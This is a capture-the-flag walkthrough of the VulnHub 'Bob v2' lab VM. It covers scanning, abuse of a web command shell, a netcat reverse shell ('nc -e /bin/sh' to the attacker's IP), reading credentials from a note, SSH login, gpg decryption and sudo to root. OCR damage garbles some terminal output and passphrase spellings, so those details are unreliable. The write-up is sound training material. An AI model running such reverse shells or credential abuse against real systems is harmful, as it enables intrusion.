

Bob v2

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 13, 2018
Hong Kong, China

Table of Contents

Introduction.....	3
Information Gathering.....	3
Reverse Shell.....	5
Credentials Obtained.....	9
SSH Access.....	10
Privilege Escalation.....	12
Final Thought.....	15

Introduction

Bob version 2 is talking about The Milburg High School Server has just been attacked, the IT staff have taken down their Windows server and are now setting up a Linux server running Debian.

The format of the virtual machine (VM) is OVA which can import to VirtualBox without problem. It is working flawlessly with NAT Network and the IP address would be assigned by DHCP.

The VM can be downloaded at VulnHub – <https://www.vulnhub.com/entry/bob-101,226/>. There is one flag to be captured.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.12.

Boot up both Parrot Security OS VM and Bob v2 VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Bob v2 VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

Currently scanning: Finished! Screen View: Unique Hosts					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.3	08:00:27:57:57:5d	1	60	PCS Systemtechnik GmbH	
10.0.2.17	08:00:27:c0:cc:74	1	60	PCS Systemtechnik GmbH	

The IP address of Bob v2 VM is 10.0.2.17.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

Bob v2 – Capture The Flag

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
            inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
                ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
                    RX packets 28 bytes 9240 (9.0 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 83 bytes 10892 (10.6 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and dirb are running for getting the information about the Bob v2 VM.

```
sudo nmap -sS -sV -A -p- -T5 -Pn 10.0.2.17
```

```
Nmap scan report for 10.0.2.17
Host is up (0.00021s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
80/tcp      open   http  Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
14883/tcp filtered unknown
24916/tcp filtered unknown
25468/tcp open   ssh  OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
| 2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
| 256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_ 256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
37053/tcp filtered unknown
56545/tcp filtered unknown
MAC Address: 08:00:27:C0:CC:74 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
```

Bob v2 – Capture The Flag

```
1 0.21 ms 10.0.2.17
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Fri Jul 13 02:25:36 2018 -- 1 IP address (1 host up) scanned in 190.17 seconds
```

```
dirb http://10.0.2.17 /usr/share/wordlists/dirb/big.txt
```

```
-----
DIRB v2.22
By The Dark Raver
-----
```

```
OUTPUT_FILE: dirb_Bobv2
START_TIME: Thu Jul 12 16:42:32 2018
URL_BASE: http://10.0.2.17/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
```

```
-----
GENERATED WORDS: 20458
```



```
---- Scanning URL: http://10.0.2.17/ ----
+ http://10.0.2.17/robots.txt (CODE:200|SIZE:111)
+ http://10.0.2.17/server-status (CODE:403|SIZE:297)
```

```
-----
END_TIME: Thu Jul 12 16:42:47 2018
DOWNLOADED: 20458 - FOUND: 2
```

Reverse Shell

Surfing the site with no valuable information obtained. According to the result of nmap, there is a page “/dev_shell.php” at the site.



Bob v2 – Capture The Flag



Tried some Linux commands and it revealed that some commands are restricted. Try to use the following command to port a netcat reverse shell. Then open another terminal to run a listerner with nc -lvp 4444.

```
cd /tmp && echo "nc -e /bin/sh 10.0.2.13 4444" > test && chmod +x test && ./test
```

Bob v2 – Capture The Flag



Bob v2 – Capture The Flag

```
[samiux@parrot]~-> $nc -lvp 4444
listening on [any] 4444 ...
10.0.2.17: inverse host lookup failed: Unknown host
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.17] 41320      dev_shell
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)
uname -ra
Command: cd /tmp & ./test
Linux Milburg-High 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux
[  Waiting for 10.0.2.17
```

Checked the directory “/var/www/html” and find the hidden file namely “.hint”. The content is as the following :

```
Also don't forget to check for hidden files ;)
cd /tmp
ls MostVisited Getting Started
login.txt.gpg
test
cd /var/www/html
ls -la
total 1572
drwxr-xr-x 2 root root 4096 Mar  8 23:48 .
drwxr-xr-x 3 root root 4096 Feb 28 19:03 ..
-rw-r--r-- 1 root root 84 Mar  5 04:53 .hint
-rw-r--r-- 1 root root 340400 Mar  4 14:09 WIP.jpg
-rw-r--r-- 1 root root 2579 Mar  8 23:43 about.html
-rw-r--r-- 1 root root 3145 Mar  4 14:09 contact.html
-rw-r--r-- 1 root root 1396 Mar  4 14:09 dev_shell.php
-rw-r--r-- 1 root root 1361 Mar  4 14:09 dev_shell.php.bak
-rw-r--r-- 1 root root 1177950 Mar  4 14:09 dev_shell_back.png
-rw-r--r-- 1 root root 1425 Mar  4 14:09 index.html
-rw-r--r-- 1 root root 1425 Mar  4 14:09 index.html.bak
-rw-r--r-- 1 root root 1925 Mar  4 14:09 lat_memo.html
-rw-r--r-- 1 root root 1560 Mar  4 14:09 login.html
-rw-r--r-- 1 root root 4086 Mar  4 14:09 news.html
-rw-r--r-- 1 root root 673 Mar  8 23:43 passwords.html
-rw-r--r-- 1 root root 111 Mar  4 14:09 robots.txt
-rw-r--r-- 1 root root 26357 Mar  4 14:09 school_badge.png
cat .hint
Have you tried spawning a tty shell?
Also don't forget to check for hidden files ;)
```

Credentials Obtained

Changed to directory “/home/elliot” and found the following a file “theadminisdumb.txt”:

The terminal window shows the contents of the file 'theadminisdumb.txt'. The file contains a shell script that prints a message and then runs a series of commands including 'cd /home', 'ls', and 'cat'. The output of these commands is shown on the right side of the terminal.

```
system("echo Get out skid lol");
}
else{
    system($_POST['in_command']);
}
?>
</div>

</body>
</html>
cd /home
ls
bob
elliot
jc
seb
cd elliot
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
theadminisdumb.txt
```

```
[samiux@parrot] ~
[samiux@parrot] ~ -> cd infosec/Bobv2/
[samiux@parrot] ~ -> ls
dirb_Bobv2
netdiscover_Bobv2
nmap_Bobv2
proc_Bobv2
Screenshot at 2018-07-12 16-45-43-home.png
Screenshot at 2018-07-12 16-48-09-dev-shell-home.png
Screenshot at 2018-07-12 17-01-38-shell-1.png
Screenshot at 2018-07-12 17-02-22-shell-2.png
Screenshot at 2018-07-12 17-03-24-shell-3.png
Screenshot at 2018-07-12 17-19-49-shell-3.png
[samiux@parrot] ~ -> $nano proc_Bobv2
[samiux@parrot] ~ -> $
```

The terminal window shows the contents of the file 'theadminisdumb.txt'. The file contains a shell script that prints a message and then runs a series of commands including 'cd /home', 'ls', and 'cat'. The output of these commands is shown on the right side of the terminal. A mouse cursor is visible over the terminal window.

```
cd elliot
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
theadminisdumb.txt
cat theadminisdumb.txt
The admin is dumb,
In fact everyone in the IT dept is pretty bad but I can't blame all of them the newbies Sebastian and James are quite new to managing a server so I can forgive them for that password file they made on the server. But the admin now he's quite something. Thinks he knows more than everyone else in the dept, he always yells at Sebastian and James now they do some dumb stuff but their new and this is just a high-school server who cares, the only people that would try and hack into this are script kiddies. His wallpaper policy also is redundant, why do we need custom wallpapers that doesn't do anything. I have been suggesting time and time again to Bob ways we could improve the security since he "cares" about it so much but he just yells at me and says I don't know what i'm doing. Sebastian has noticed and I gave him some tips on better securing his account, I can't say the same for his friend James who doesn't care and made his password: Qwerty. To be honest James isn't the worst bob is his stupid web shell has issues and I keep telling him what he needs to patch but he doesn't care about what I have to say. it's only a matter of time before it's broken into so because of this I have changed my password to
theadminisdumb

I hope bob is fired after the future second breach because of his incompetence. I almost want to fix it myself but at the same time it doesn't affect me if they get breached, I get paid, he gets fired it's a good time.
```

```
[samiux@parrot] ~
[samiux@parrot] ~ -> cd infosec/Bobv2/
[samiux@parrot] ~ -> ls
dirb_Bobv2
netdiscover_Bobv2
nmap_Bobv2
proc_Bobv2
Screenshot at 2018-07-12 16-45-43-home.png
Screenshot at 2018-07-12 16-48-09-dev-shell-home.png
Screenshot at 2018-07-12 17-01-38-shell-1.png
Screenshot at 2018-07-12 17-02-22-shell-2.png
Screenshot at 2018-07-12 17-03-24-shell-3.png
Screenshot at 2018-07-12 17-19-49-shell-3.png
[samiux@parrot] ~ -> $
```

Bob v2 – Capture The Flag

The screenshot shows a Parrot OS desktop environment. A terminal window titled "Parrot Terminal" is open, displaying a message from a user named "elliott". The message discusses the IT department's security issues and mentions "theadminisdumb" as a password. Below the message, there is a command-line history showing "theadminisdumb" being typed.

```
cd elliot
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
theadminisdumb.txt
cat theadminisdumb.txt
The admin is dumb,
In fact everyone in the IT dept is pretty bad but I can't blame all of them the newbies Sebastian and James are quite new to managing a server so I can forgive them for that password file they made on the server. But the admin now he's quite something. Thinks he knows more than everyone else in the dept, he always yells at Sebastian and James now they do some dumb stuff but their new and this is just a high-school server who cares, the only people that would try and hack into this are script kiddies. His wallpaper policy also is redundant, why do we need custom wallpapers that doesn't do anything. I have been suggesting time and time again to Bob ways we could improve the security since he "cares" about it so much but he just yells at me and says I don't know what i'm doing. Sebastian has noticed and I gave him some tips on better securing his account, I can't say the same for his friend James who doesn't care and made his password: Qwerty. To be honest James isn't the worst bob is his stupid web shell has issues and I keep telling him what he needs to patch but he doesn't care about what I have to say. it's only a matter of time before it's broken into so because of this I have changed my password to
theadminisdumb

I hope bob is fired after the future second breach because of his incompetence. I almost want to fix it myself but at the same time it doesn't affect me if they get breached, I get paid, he gets fired it's a good time.
```

SSH Access

The credentials of elliot is “theadminisdumb”. According to the message, he may be an admin too. Try to login to the SSH server :

```
ssh 10.0.2.17 -lelliot -p25468
```

Bob v2 – Capture The Flag

The account “elliot” is accessed via SSH.

Go to “bob” directory “/home/bob” and “/home/bob/Documents/Secret/Keep_Out/No_Lookie_In_Here” and find the “login.txt.gpg” and “notes.sh” respectively. The content of the “notes.sh” is :

```
#!/bin/bash
clear
echo "-= Notes =-"
echo "Harry Potter is my favorite"
echo "Are you the real me?"
echo "Right, I'm ordering pizza this is going nowhere"
echo "People just don't get me"
echo "Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea savy here>"
echo "Cucumber"
echo "Rest now your eyes are sleepy"
echo "Are you gonna stop reading this yet?"
echo "Time to fix the server"
echo "Everyone is annoying"
echo "Sticky notes gotta buy em"
```

Tired many combinations from the content of “notes.sh” to decrypt the “login.txt.gpg” but in vain. Later, I found the first letter of each sentence making sense. “HARPOCRATES” is the name of a god. It may be the passphrase to decrypt the “login.txt.gpg”.

Bob v2 – Capture The Flag

```
gpg --batch --passphrase HARPOCRAVES -d login.txt.gpg
```

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal output is as follows:

```
elliott@Milburg-High: /tmp
File Edit View Search Terminal Help
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright. 07-13 01:02 HKT
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law. 07-13 01:02 HKT
Last login: Thu Jul 12 13:05:05 2018 from 10.0.2.13 3 01:02 HKT
elliott@Milburg-High:~$ cd /tmp
elliott@Milburg-High:/tmp$ ls
pulse-PKdhtXMmr18n
systemd-private-547a721e3d8448979b49384cd266199d-apache2.service-9ICW2Z
systemd-private-547a721e3d8448979b49384cd266199d-rtkit-daemon.service-8gukTn
systemd-private-547a721e3d8448979b49384cd266199d-systemd-timesyncd.service-orl5G7
elliott@Milburg-High:/tmp$ cp /home/bob/Documents/login.txt.gpg
cp: missing destination file operand after '/home/bob/Documents/login.txt.gpg'
Try 'cp --help' for more information.
elliott@Milburg-High:/tmp$ cp /home/bob/Documents/login.txt.gpg .
elliott@Milburg-High:/tmp$ ls
login.txt.gpg
pulse-PKdhtXMmr18n
systemd-private-547a721e3d8448979b49384cd266199d-apache2.service-9ICW2Z
systemd-private-547a721e3d8448979b49384cd266199d-rtkit-daemon.service-8gukTn
systemd-private-547a721e3d8448979b49384cd266199d-systemd-timesyncd.service-orl5G7
elliott@Milburg-High:/tmp$ gpg --batch --passphrase HARPOCRAVES -d login.txt.gpg
gpg: keybox '/home/elliott/.gnupg/pubring.kbx' created
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
bob:b0bcat_
elliott@Milburg-High:/tmp$
```

The terminal window has a dark background with light-colored text. It includes standard Linux system messages at the top, a file menu, and a help menu. Below the terminal area, there's a taskbar with icons for the terminal, Firefox, and the desktop environment.

Bingo! The bob password is “b0bcat_”.

Privilege Escalation

Since Bob is the admin and he should have the root rights. Run the following command to escalate the privilege :

```
sudo -i
```

The root is gained. Root is dancing!

Bob v2 – Capture The Flag

```
Applications Places System bob@Milburg-High: ~/Documents
File Edit View Search Terminal Help
systemd-private-547a721e3d8448979b49384cd266199d-systemd-timesyncd.service-orl5G7
bob@Milburg-High:~/tmp$ cd /bob -t4 -Pm 19.6.2.17
bash: cd: /bob: No such file or directory 2018-07-13 01:02 HKT
bob@Milburg-High:~/tmp$ cd /var/www/html
bob@Milburg-High:/var/www/html$ ls [obv2]
about.html dev_shell_back.png dev_shell.php.bak index.html.bak login.html passwords.html school_badge.png
contact.html dev_shell.php index.html 316-07-13lat_memo.html news.html robots.txt WIP.jpg
bob@Milburg-High:/var/www/html$ cd /home
use retransmission cap hit (6).
bob@Milburg-High:/home$ ls
bob elliot jc seb
bob@Milburg-High:/home$ cd bob
bob@Milburg-High:$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
bob@Milburg-High:$ cd Documents
bob@Milburg-High:~/Documents$ ls
login.txt.gpg Secret staff.txt
bob@Milburg-High:~/Documents$ ls -la
total 20
drwxr-xr-x 3 bob bob 4096 Mar 5 01:02 .
drwxr-xr-x 18 bob bob 4096 Mar 8 23:31 ..
-rw-r--r-- 1 bob bob 91 Mar 5 00:58 login.txt.gpg
drwxr-xr-x 3 bob bob 4096 Mar 5 00:35 Secret
-rw-r--r-- 1 bob bob 300 Mar 4 14:11 staff.txt
bob@Milburg-High:~/Documents$ cd /root
bash: cd: /root: Permission denied
bob@Milburg-High:~/Documents$ sudo -i
sudo: unable to resolve host Milburg-High
[sudo] password for bob:
root@Milburg-High:~# 
```

Menu Parrot Terminal Mozilla Firefox (sandbox) Parrot Terminal bob@Milburg-High: ~/D...

Go to the “/” root directory and find “flag.txt” file. Display it and the flag is obtained.

```
Applications Places System bob@Milburg-High: ~/Documents
File Edit View Search Terminal Help
total 88 @parrot-1-1-1-10-sec/[obv2]
drwxr-xr-x 22 root root 4096 Mar 5 04:50 . 17
drwxr-xr-x 22 root root 4096 Mar 5 04:50 2018-07-13 01:02 HKT
drwxr-xr-x 2 root root 4096 Feb 21 15:38 bin
drwxr-xr-x 13 root root 4096 Feb 21 15:43 boot
drwxr-xr-x 17 root root 3000 Jul 12 11:50 dev/ -oN mmap -1 Bobv2
drwxr-xr-x 114 root root 4096 Jul 12 11:50 etc 316-07-13 01:02 HKT
-rw----- 1 root root 335 Mar 5 04:50 flag.txt
drwxr-xr-x 6 root root 4096 Mar 4 13:45 home
lrwxrwxrwx 1 root root 29 Feb 21 15:16 initrd.img -> boot/initrd.img-4.9.0-4-amd64
lrwxrwxrwx 1 root root 29 Feb 21 15:16 initrd.img.old -> boot/initrd.img-4.9.0-4-amd64
drwxr-xr-x 15 root root 4096 Feb 21 15:40 lib
drwxr-xr-x 2 root root 4096 Feb 21 15:14 lib64
drwx----- 2 root root 16384 Feb 21 15:14 lost+found
drwxr-xr-x 3 root root 4096 Feb 21 15:14 media
drwxr-xr-x 2 root root 4096 Feb 21 15:14 mnt
drwxr-xr-x 2 root root 4096 Feb 21 15:14 opt
dr-xr-xr-x 131 root root 0 Jul 12 11:50 proc
drwx----- 16 root root 4096 Feb 28 19:07 root
drwxr-xr-x 23 root root 680 Jul 12 13:05 run
drwxr-xr-x 2 root root 4096 Feb 21 15:43 sbin
drwxr-xr-x 3 root root 4096 Mar 4 13:42 srv
dr-xr-xr-x 13 root root 0 Jul 12 11:50 sys
drwxrwxrwt 11 root root 4096 Jul 12 13:11 tmp
drwxr-xr-x 10 root root 4096 Feb 21 15:14 usr
drwxr-xr-x 12 root root 4096 Feb 28 19:03 var
lrwxrwxrwx 1 root root 26 Feb 21 15:16 vmlinuz -> boot/vmlinuz-4.9.0-4-amd64
lrwxrwxrwx 1 root root 26 Feb 21 15:16 vmlinuz.old -> boot/vmlinuz-4.9.0-4-amd64
root@Milburg-High:/# 
```

Menu Parrot Terminal Mozilla Firefox (sandbox) Parrot Terminal bob@Milburg-High: ~/D...

Bob v2 – Capture The Flag

```
Applications Places System bob@Milburg-High: ~/Documents
File Edit View Search Terminal Help
drwxr-xr-x 22 root root 4096 Mar  5 04:50 ..
drwxr-xr-x  2 root root 4096 Feb 21 15:38 bin/
drwxr-xr-x  3 root root 4096 Feb 21 15:43 boot/7-13 01:02 HKT
drwxr-xr-x  17 root root 3000 Jul 12 11:50 dev
drwxr-xr-x 114 root root 4096 Jul 12 11:50 etc
-rw-----  1 root root 335 Mar  5 04:50 flag.txt (map-1 Bobv2)
drwxr-xr-x  6 root root 4096 Mar  4 13:45 home/7-13 01:02 HKT
lrwxrwxrwx  1 root root  29 Feb 21 15:16 initrd.img -> boot/initrd.img-4.9.0-4-amd64
lrwxrwxrwx  1 root root  29 Feb 21 15:16 initrd.img.old -> boot/initrd.img-4.9.0-4-amd64
drwxr-xr-x  15 root root 4096 Feb 21 15:40 lib
drwxr-xr-x  2 root root 4096 Feb 21 15:14 lib64
drwxr-xr-x  2 root root 16384 Feb 21 15:14 lost+found
drwxr-xr-x  3 root root 4096 Feb 21 15:14 media
drwxr-xr-x  2 root root 4096 Feb 21 15:14 mnt
drwxr-xr-x  2 root root 4096 Feb 21 15:14 opt
dr-xr-xr-x 131 root root   0 Jul 12 11:50 proc
drwxr-xr-x  16 root root 4096 Feb 28 19:07 root
drwxr-xr-x  23 root root  680 Jul 12 13:05 run
drwxr-xr-x  2 root root 4096 Feb 21 15:43 sbin
drwxr-xr-x  3 root root 4096 Mar  4 13:42 srv
dr-xr-xr-x  13 root root   0 Jul 12 11:50 sys
